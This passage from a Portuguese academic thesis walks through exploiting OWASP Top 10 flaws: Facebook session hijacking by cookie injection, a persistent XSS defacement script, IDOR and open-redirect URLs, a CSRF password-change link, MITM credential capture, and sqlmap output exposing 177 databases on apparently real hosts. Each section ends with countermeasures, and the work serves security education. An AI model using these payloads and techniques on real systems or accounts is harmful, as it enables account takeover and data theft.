O *cookie* injetado no navegador *Iceweasel* disponível no Kali Linux e a extensão *Greasemonkey* juntamente com *Cookie injector para Greasemonkey*. Depois de acessar a página *www.facebook.com* utiliza-se o comando *ALT+C* para abrir a interface de injeção do *Cookie injector* e então utiliza-se *CTRL+V* para colar o *cookie* como passo 1 da Figura 22, após a injeção do *cookie* com sucesso como passo 2 da Figura 22, ao recarregar a página, tem-se total acesso a conta da vítima como exemplificado no passo 3 da Figura 22.



**Figura 22: Processo de injeção**

Os teste executado demonstrou a fragilidade do uso dos *cookies* não criptografados sendo transmitidos na rede. O mesmo teste foi executado tendo como alvo usuários do *Gmail* mas não foi obtido sucesso na fixação de sessões.

Os passos desse ataque foram baseados em (ALEXANDRE, 2014), com acréscimo da explicação dos passos e os detalhes técnicos sobre o ataque.

As formas de evitar a quebra Quebra de Gerenciamento de Sessão segundo a OWASP é por meio da utilização de padrões confiáveis de autenticação e gerenciamento de sessão. Um desses padrões é a autenticação de dois fatores, que combina o nome de usuário/senha com um *token* ou certificado predefinido para o navegador do usuário. Outra forma é a aplicar criptografia no uso de *cookies*, que mesmo sendo interceptados em uma rede não poderão ser utilizados em outros navegadores (KAZEROONI; CUTHBERT, 2009).



### 3.2.2.3 EXPLORAÇÃO DE SCRITS ENTRE SITES (XSS).


A exploração de *Scripts* entre Sites (XSS) foi realizada utilizando o ambiente de testes *Mutillidae* (OWASP, 2013c), disponibilizado pela OWASP para demonstrar vulnerabilidades Web. O teste demonstra a vulnerabilidade XSS do tipo persistente em publicações de um *blog*. O ataque então é realizado escrevendo o código *javascript* e adicionando entradas no *blog*.

Nos testes realizados com o ambiente *Mutillidae* foi executado um ataque ao próprio *blog* através do código malicioso descrito no quadro 39, que realiza um ataque de desfiguração do *blog*. O código *javascript* adiciona ao elemento *body* da página html as marcações escolhidas para desfiguração da aplicação no momento que os usuários visualizarem a página de publicações.

```
<script >
  html='<center><h1>Deface Utilizando XSS Persistente <br>UTFPR TCC 2014<br>
  <hr>Wagner Aparecido Monteverde </h1></center><br><br><center><hr>Wagner Aparecido Monteverde
  </center><hr><br>';
  window . document . body . innerHTML=html ;
</script >
```

**Quadro 39: Código *javascript* XSS Persistente**

Os usuários assim que visualizarem as publicações sofrerão o ataque. A Figura 23 apresenta o resultado do ataque.




**Figura 23: Deface utilizando XSS**

Apesar do teste realizado ser a desfiguração do próprio sítio Web, ataques XSS podem roubar informações sensíveis do usuário como *cookies*, informações de usuário e senha entre outras, além de redirecionar o usuário para sítios Web maliciosos. No teste executado foi utilizado *javascript* mas ataques XSS pode ser deferidos utilizando outras linguagens de *script* como *ActiveX*.

Um das opções para evitar ataques XSS é filtrar dados não confiáveis no contexto *HTML*, ou seja, o corpo da página, seus atributos, seu contexto *javascript*, folhas de estilos e URLs contidas na página (WILLIAMS et al., 2014). Outra forma é pela validação de dados de entrada, que verifiquem tamanho de dados caracteres especiais antes de aceitar a entrada do dado (WICHERS, 2014). A forma mais eficiente ainda é desativar a execução *javascript*, entretanto com o dinamismo das aplicações Web modernas essa opção se torna praticamente impossível.

#### 3.2.2.4 EXPLORAÇÃO DE REFERÊNCIA INSEGURA A OBJETO DIRETO.

Nesta seção foram executados testes de exploração de Referência Insegura a Objeto Direto, utilizando uma página de visualização de código fonte do ambiente *Mutillidae* como segue Figura 24.



**Figura 24: Página de visualização de Código Fonte Mutillidae.**


Utilizando o navegador *Mantra* (BALAKRISHNAN, 2014) juntamente com a extensão *Live HTTP Headers*, que exibe o cabeçalho das requisições feitas com o navegador, e utilizando-se da opção de repetição, foi possível visualizar o código fonte de algumas páginas do ambiente

*Mutillidae*. A URL capturada pelo *Live HTTP Header* é apresentada no quadro 40.

```
http://tccmutillidae.netai.net/index.php?page=source-viewer.php
&phpfile=secret-administrative-pages.php&source-file-viewer-php-submit-button=View+File
```


**Quadro 40: URL manipulada para referenciar objetos internos da aplicação Web.**

Quando alterado o parâmetro *phpfile*, por qualquer outro arquivo PHP da aplicação e utilizando a função de repetição do *Live HTTP Header*, é possível encaminhar o pedido de visualização do fonte da página referenciada no parâmetro alterado, como segue na Figura 25.



**Figura 25: Live HTTP Header função replay.**

O resultado da função de repetição pode ser vista na Figura 26 com o código fonte da página *secret-administrative-pages.php* passada por parâmetro no lugar do parâmetro original.



**Figura 26: Resultado da alteração de parâmetro da requisição**

O impacto da Referência Insegura a Objeto Direto pode ir desde a acessos a recursos e informações sensíveis da aplicação até a escalada de privilégios acessando áreas administrativas através de *links* referenciados diretamente na aplicação.

A proteção contra Referência Insegura a Objeto Direto requer um tratamento específico de validação e confirmação de acesso para cada objeto acessado pelo usuário, seja um número na URL ou até mesmo um nome de arquivo. Outra medida de segurança ainda é utilizar referências indiretas aos objetos de forma que os usuários ou sessões específicas que não apontem diretamente para o objeto, evitando assim a manipulação pelo usuário final (KAZEROONI; CUTHBERT, 2009).

### 3.2.2.5 EXPLORAÇÃO CONFIGURAÇÃO INCORRETA DE SEGURANÇA.

Durante os testes de injeção de SQL descrito na subseção 3.2.2.1, foi descoberto uma falha de Configuração Incorreta de Segurança, depois da invasão realizada pode-se constatar 177 bases de dados utilizando o mesmo usuário do SGBD. Com o acesso a apenas uma aplicação obteve-se acesso a mais 176 aplicações comprometendo toda a infraestrutura da empresa responsável pelas bases de dados. O quadro 41 ilustra as primeiras 10 bases encontradas.

```

-----
web application technology: Apache, PHP 5.3.24
back-end DBMS: MySQL 5.0.11
available databases [177]:
[*] iic_acorxxx
[*] iic_advmxxxx
[*] iic_alta_perxxxxx
[*] iic_amxxxx
[*] iic_babxxxxxx
[*] iic_bxxxxxxvo
[*] iic_belxxxx
[*] iic_bxxxxx_novo2
[*] iic_bxxxxolor
[*] iic_cxxxxxato

... 160 bases de dados omitidas.

```


#### **Quadro 41: Bases de dados descobertas durante ataque.**

Uma forma de verificar se os sítios Web estão hospedando serviços desatualizados ou com uma configuração incorreta de segurança e ainda a existência de *firewall*, é executar uma varredura utilizando o *Nmap*. A utilização do *Nmap* pode ser vista na subsecção 3.1.4.

Evitar a Configuração Incorreta de Segurança trata-se de estabelecer uma política de segurança para configuração de artefatos de software, começando pelo não uso de senhas padrões em sistemas, e passando por configurações próprias para cada aplicação Web. Outra forma de evitar tal vulnerabilidade é manter softwares atualizados incluindo sistemas operacionais e componentes de terceiros utilizados, na infraestrutura e na própria aplicação (GUIDE, 2013).

#### **3.2.2.6 EXPLORAÇÃO DE EXPOSIÇÃO DE DADOS SENSÍVEIS.**

Os testes de exploração de Exposição de Dados Sensíveis foram realizados usando o software *Subterfuge* (TOUSSAIN; SHIELDS, 2014) que automatiza todo processo de ataque *Man-in-the-Middle*. Os testes foram realizados em um ambiente controlado com uma rede sem fio privada e todos os dados capturados são dados de contas próprias.




**Figura 27: Captura de dados sensíveis com *Subterfuge***

Inicializando o *Subterfuge* é preciso apenas esperar até que se capture algum dado referente a autenticação na rede alvo. Nos testes executados foram capturados dados referente a autenticação de usuários no sítio <http://moodle.cm.utfpr.edu.br/> e ainda um usuário do *facebook mobile* que teve suas credenciais capturadas pelo aplicativo. A Figura 27 ilustra os dados capturados.

Evitar acesso a dados sensíveis da aplicação, mesmo que em trânsito, pode ser minimizado utilizando algoritmos de criptografia forte. Mesmo a utilização de criptografia, se é fraca, pode comprometer os dados em trânsito ou em repouso. Não armazenar dados desnecessários e descartá-los logo após utilizá-los são formas de evitar a exposição, tendo em vista que os mesmos possam ser acessados por terceiros. Outra precaução é desabilitar o autocompletar dos formulários das aplicações Web que podem revelar dados como nomes de usuários. O uso de algoritmos de criptografia eficientes para armazenamento de senhas dificultam o acesso as mesmas (KAZEROONI; CUTHBERT, 2009).

### 3.2.2.7 EXPLORAÇÃO DE FALTA DE CONTROLE EM NÍVEL DE ACESSO.

Para realização dos teste de exploração de Falta de Controle em Nível de Acesso foi construída uma pequena aplicação exemplo contendo a vulnerabilidade. A aplicação se resume em duas páginas, uma página inicial institucional e outra página de administração do sistema. A página inicial da aplicação e a página administrativa podem ser vistas na Figura 28.



**Figura 28: Aplicação exemplo Falta de Controle em Nível de Acesso**

O administrador do sistema ao realizar a autenticação preenchendo suas credenciais na página inicial é direcionado para página de administração do sistema. A URL inicial da aplicação pode ser vista no item 1 do quadro 42.

- |   |
|---|
| 1 – <code>http://127.0.0.1:8080/missing/</code>                   |
| 2 – <code>http://127.0.0.1:8080/missing/admin/controlPanel</code> |

**Quadro 42: URL's da aplicação com Falta de Controle em Nível de Acesso.**

Acessando a URL indicada no item 2 do quadro 42 mesmo sem efetuar a autenticação o atacante terá acesso a área administrativa da aplicação poderá realizar qualquer alteração em seu conteúdo. A falta de Controle no Nível de Acesso da Aplicação pode comprometer totalmente a integridade da aplicação Web, pelo seu uso por pessoas não autorizadas.

Para evitar a Falta de Controle em Nível de Acesso, a aplicação deve ter uma processo de verificação em todos os contextos assegurando o acesso do recurso correto para cada nível de usuário da aplicação. Essa verificação na maioria dos casos é efetuada na camada de visão da aplicação na exibição de recursos específicos para cada usuário, como menus adequados para cada tipo de usuário, mas é de extrema importância a verificação implementada em um controlador central para evitar falhas oriundas da Falta de Controle em Nível de Acesso (OWASP, 2009).

### 3.2.2.8 EXPLORAÇÃO DE FALSIFICAÇÃO DE SOLICITAÇÃO ENTRE SITES.

A exploração de Falsificações de Solicitações entre Sites é realizado usando o ambiente testes *Damn Vulnerable Web App DVWA* (RANDOMSTORM; DEWHURST., 2014), uma aplicação Web contendo inúmeras vulnerabilidades Web. Entre essas vulnerabilidades apresenta-se a CSRF. Os testes foram realizados utilizando o formulário de alteração de senha do usuário do sistema. No teste executado o atacante também possuía acesso à aplicação Web. Por meio da análise do código fonte da aplicação foi possível verificar o formulário de envio das informações como segue o quadro 43.

```
<h3>Change your admin password:</h3>
  <br>
<form action="#" method="GET">    New password:<br>
  <input type="password" AUTOCOMPLETE="off" name="password_new"><br>
  Confirm new password: <br>
  <input type="password" AUTOCOMPLETE="off" name="password_conf">
  <br>
  <input type="submit" value="Change" name="Change">
</form>
```

**Quadro 43: Código fonte do formulário de mudança de senha**

Utilizando os dados contidos no código fonte do formulário é possível montar uma requisição e disponibilizá-la através de um *link* que, quando a vítima clicar, irá executar a ação de envio das informações para alteração da senha. O código malicioso contendo o *link* pode ser visto no quadro 44.


```
<h3>Quer Perder Peso?</h3>
  <br>
<center><a href="http://127.0.0.1/DVWA-1.0.8/vulnerabilities/csrf/?password_new=dsasd&password_conf=sdsad&Change=Change#">
<br>

</a></center>
```

**Quadro 44: Código fonte do link malicioso utilizando imagem**

Depois de construído o *link*, o mesmo é enviado a usuários do sistema em questão e quando o usuário do sistema clicar no *link* descrito no item 1 da Figura 29, será redirecionado para a página de mudança de senha juntamente com os parâmetros contidos no *link* sua senha será alterada instantaneamente como segue passo 2 da Figura 29.





**Figura 29: Link malicioso e resultado do click**

Os testes executados foram redirecionaram o usuário para a página de mudança de senha sem seu conhecimento, mas outras variantes poderiam utilizadas se aproveitando do clique no *link* por parte do usuário, por exemplo, obter um software malicioso ou até mesmo roubar *cookies* da sessão do mesmo.

Uma das principais formas de evitar o CSRF é por meio da utilização de *tokens* únicos em cada requisição *HTTP*, evitando assim ações feitas em nome do usuário por terceiros. Outra opção é incluir funções de confirmação de usuário e senha para operações sensíveis dentro da aplicação, como mudança de senha e outras operações do usuário dentro da aplicação. A utilização de *CAPTCHA* para provar que realmente é um usuário que está realizando a operação e não somente uma requisição *HTTP*, também é uma forma de prevenir o ataque (PETEFISH et al., 2014).

### 3.2.2.9 EXPLORAÇÃO DE COMPONENTES COM VULNERABILIDADES CONHECIDAS.

Nas varreduras executadas nos sítios Web foi encontrado um caso de uma aplicação que apresentava uma vulnerabilidade decorrente de componentes de software de terceiros. O sítio Web analisado apresentava uma instância do CMS *WordPress* que em seu módulo principal, na versão atualizada, não apresentava a vulnerabilidade. A falha encontrada no sítio Web foi do tipo de injeção de SQL, causada pela instalação de uma extensão que altera o tema padrão do mesmo deixando a aplicação vulnerável a ataques de injeção. E, como visto na seção

3.2.2.1, pode facilmente ser explorada. Os testes de Exploração de Componentes com Vulnerabilidades Conhecidas não foram realizados por se tratar de uma aplicação Web real e por não ter sido obtida autorização para exploração da mesma. Neste caso, as vulnerabilidades foram enumeradas e informadas aos administradores do sítio Web.

Uma opção para evitar falhas decorrentes de Componentes com Vulnerabilidades Conhecidas é manter um rigoroso processo de testes de componentes de terceiros acoplados a aplicação para identificação de falhas de segurança. Manter componentes utilizados sempre com a versão atualizada são formas de sanar as falhas decorrentes de versões antigas. E quando for apropriado, garantir os componentes de terceiros com verificações de segurança antes de passar dados ou controle para esses componentes. A maneira ideal seria a não utilização de bibliotecas e componentes de terceiros, mas isso não é aceitável nos processos atuais de desenvolvimento (WILLIAMS; DABIRSIAGHI, 2012).

#### 3.2.2.10 EXPLORAÇÃO DE ENCAMINHAMENTO DE REDIRECIONAMENTO INVALIDADOS.

A exploração de Encaminhamento de Redirecionamento Invalidado foi realizado no ambiente de testes *Mutillidae*, que contém uma URL que executa redirecionamentos internos na aplicação. Utilizando-se dessa URL é possível manipular seus parâmetros para um redirecionamento externo, como segue URL descrita no quadro 45 com o parâmetro alterado para redirecionar para a URL *www.google.com*.

```
http://tccmutillidae.netai.net/index.php?page=redirectandlog.php&forwardurl=
https://www.google.com
```

#### **Quadro 45: URL com parâmetro com redirecionamento para *www.google.com***

O teste realizado constituiu e enviar o *link* por *email* para a vítima, sendo que o endereço do descrito no *link* aponta para um endereço Web conhecido. Ao clicar no *link* o navegador da vítima inicia o carregamento com o link legítimo, mas após alguns segundos a vítima é redirecionada para URL *www.google.com*.

Um das formas de se evitar Encaminhamento de Redirecionamento Invalidados é simplesmente não utilizar redirecionamentos explícitos com parâmetros na URL. Se os parâmetros não podem ser evitados, verificar então se o parâmetro vindo é realmente válido e é autorizado para o usuário em questão. Sugere-se ainda que os valores passados por parâmetros sejam mapeados para outros valores não utilizando assim internamente os valores passados por parâmetro no momento da requisição (OWASP, 2013b).

### 3.3 CONSIDERAÇÕES FINAIS

Este capítulo abordou a análise de segurança dos sítios Web enumerando as principais vulnerabilidades encontradas, bem como execução da exploração das falhas encontradas delimitadas pelo OWASP Top 10. Também foram abordadas contramedidas de segurança para mitigar as vulnerabilidades descritas. Todas as falhas encontradas foram reportadas aos administradores dos sítios, grande parte dos administradores reportados deram pouca importância a falha reportada mesmo sendo uma falha grave. E em alguns casos as falhas reportadas ainda estão sem correção

## 4 CONCLUSÕES E TRABALHOS FUTUROS

O presente trabalho abordou as principais vulnerabilidades Web, e ressaltou que a utilização de ferramentas livres com pouco conhecimento técnico é possível explorar as vulnerabilidades com certa facilidade, demonstrando assim o grau de severidade das vulnerabilidades Web conhecidas e abordadas no OWASP Top 10. Essas vulnerabilidades exemplificam quanto o desenvolvedor de aplicações Web deve estar atento as possíveis falhas durante o desenvolvimento e todo o seu ciclo de vida.

Durante as explorações dessas vulnerabilidades, uma delas comprometeu cerca de 177 aplicações Web de uma mesma empresa, cabe ressaltar que apenas uma falha de uma aplicação comprometeu as demais. A exploração das vulnerabilidades contidas no OWASP Top 10 foram executadas principalmente com a utilização de arcabouços, que automatizaram a maior partes dos ataques, e o nível de dificuldade de utilização dos mesmos é relativamente baixo. O que demonstra que qualquer indivíduo com o mínimo de conhecimento técnico é capaz de explorar as vulnerabilidades encontradas nesta análise.

As varreduras das aplicações Web identificaram várias falhas nos sítios analisados, cerca de 33% das vulnerabilidades encontradas foram classificadas como severas pelo grau de classificação de riscos descrito no OWASP Top 10. O grau de dificuldade de exploração de vulnerabilidades severas descrito pela OWASP é considerado como de fácil exploração, o que destaca ainda mais o cuidado durante o desenvolvimento para evitar esse tipo de vulnerabilidade. A outra parte das vulnerabilidades 67% e são classificadas como moderadas e de nível de exploração considerada como difícil, mas com ajuda dos arcabouços também podem ser exploradas por usuários com pouco conhecimento técnico.

Vários problemas foram encontrados durante execução das varreduras nos sítios Web. A utilização de *Web Scanners* durante as explorações gerou um excesso de requisições HTTP para os endereços analisados causando por mais de uma vez o bloqueio do acesso a Internet por parte do provedores acesso. Problemas como envio de *emails* em massa para usuários de aplicações Web analisadas impediram o término da explorações em sítios específicos, causando

assim transtornos para os usuários das aplicações.

Como trabalhos futuros recomenda-se o estudo e estabelecimento de métricas de segurança que possam auxiliar desenvolvedores e mantenedores de aplicações Web a gerir vulnerabilidades e riscos oriundos de erros no ciclo de desenvolvimento que possam resultar em falhas críticas em aplicações Web. Também recomenda-se o estudo cada falha descrita no Top Ten individualmente explorando cada falha minuciosamente em trabalhos distintos.

## REFERÊNCIAS

ALEXANDRE, B. **Hackeando Facebook com Wireshark e Cookie Injector**. 2014. Acessado em 27-02-2014. Disponível em: <http://www.brutalsecurity.com.br/2013/05/hackeando-facebook-com-wireshark-e.html>.

ANDERSON, J. **John The Ripper MPI Patch**. <http://www.bindshell.net/tools/johntheripper.html>: [s.n.], 2014. Acesso em: 16 fev. 2014. Disponível em: <http://www.bindshell.net/tools/johntheripper.html>.

ARES. **Interceptor-NG @ONLINE**. 2013. Acesso em: 17 set. 2013. Disponível em: <http://interceptor.nerf.ru/>.

BALAKRISHNAN, A. M. **Mantra - Security Framework**. 2014. Acessado em 19-02-2014. Disponível em: [https://www.owasp.org/index.php/OWASP\\_Mantra\\_-\\_Security\\_Framework](https://www.owasp.org/index.php/OWASP_Mantra_-_Security_Framework).

BARTH, A.; JACKSON, C.; MITCHELL, J. C. Robust defenses for cross-site request forgery. In: **Proceedings of the 15th ACM conference on Computer and communications security**. New York, NY, USA: ACM, 2008. (CCS '08), p. 75–88. ISBN 978-1-59593-810-7. Disponível em: <http://doi.acm.org/10.1145/1455770.1455782>.

CLARKE, J. **SQL Injection Attacks and Defense**. 1st. ed. [S.l.]: Syngress Publishing, 2009. ISBN 1597494240, 9781597494243.

DACOSTA, I.; CHAKRADEO, S.; AHAMAD, M.; TRAYNOR, P. One-time cookies: Preventing session hijacking attacks with stateless authentication tokens. **ACM Trans. Internet Technol.**, ACM, New York, NY, USA, v. 12, n. 1, p. 1:1–1:24, jul. 2012. ISSN 1533-5399. Disponível em: <http://doi.acm.org/10.1145/2220352.2220353>.

DVWA, D. V. W. A. **Damn Vulnerable Web Application DVWA**. 2014. Disponível em: <http://www.dvwa.co.uk/index.php>.

ESHETE, B.; VILLAFIORITA, A.; WELDEMARIAM, K. Early detection of security misconfiguration vulnerabilities in web applications. In: **Availability, Reliability and Security (ARES), 2011 Sixth International Conference on**. [S.l.: s.n.], 2011. p. 169–174.

G., B. D. A.; STAMPAR, M. **Sqlmap Automatic SQL injection and database takeover tool @ONLINE**. 2013. Acesso em: 23 ago. 2013. Disponível em: <http://sqlmap.org/>.

GIACOBBI, G. **Netcat - Networking utility which reads and writes data across network connections, using the TCP/IP protocol @ONLINE**. 2013. Acesso em: 17 set. 2013. Disponível em: <http://netcat.sourceforge.net/>.

GIAVAROTO, S. C. R.; SANTOS, G. R. D. **Backtrack Linux - Auditoria e Teste de Invasão em Redes de Computadores**. 1ª. ed. [S.l.]: Ciência Moderna, 2013. 248 p. ISBN 978-85-3990-3740.

GORDON, L. F. **Free Security Scanner For Network Exploration & Hacking @ONLINE**. 2013. Acesso em: 17 ago. 2013. Disponível em: <http://nmap.org/>.

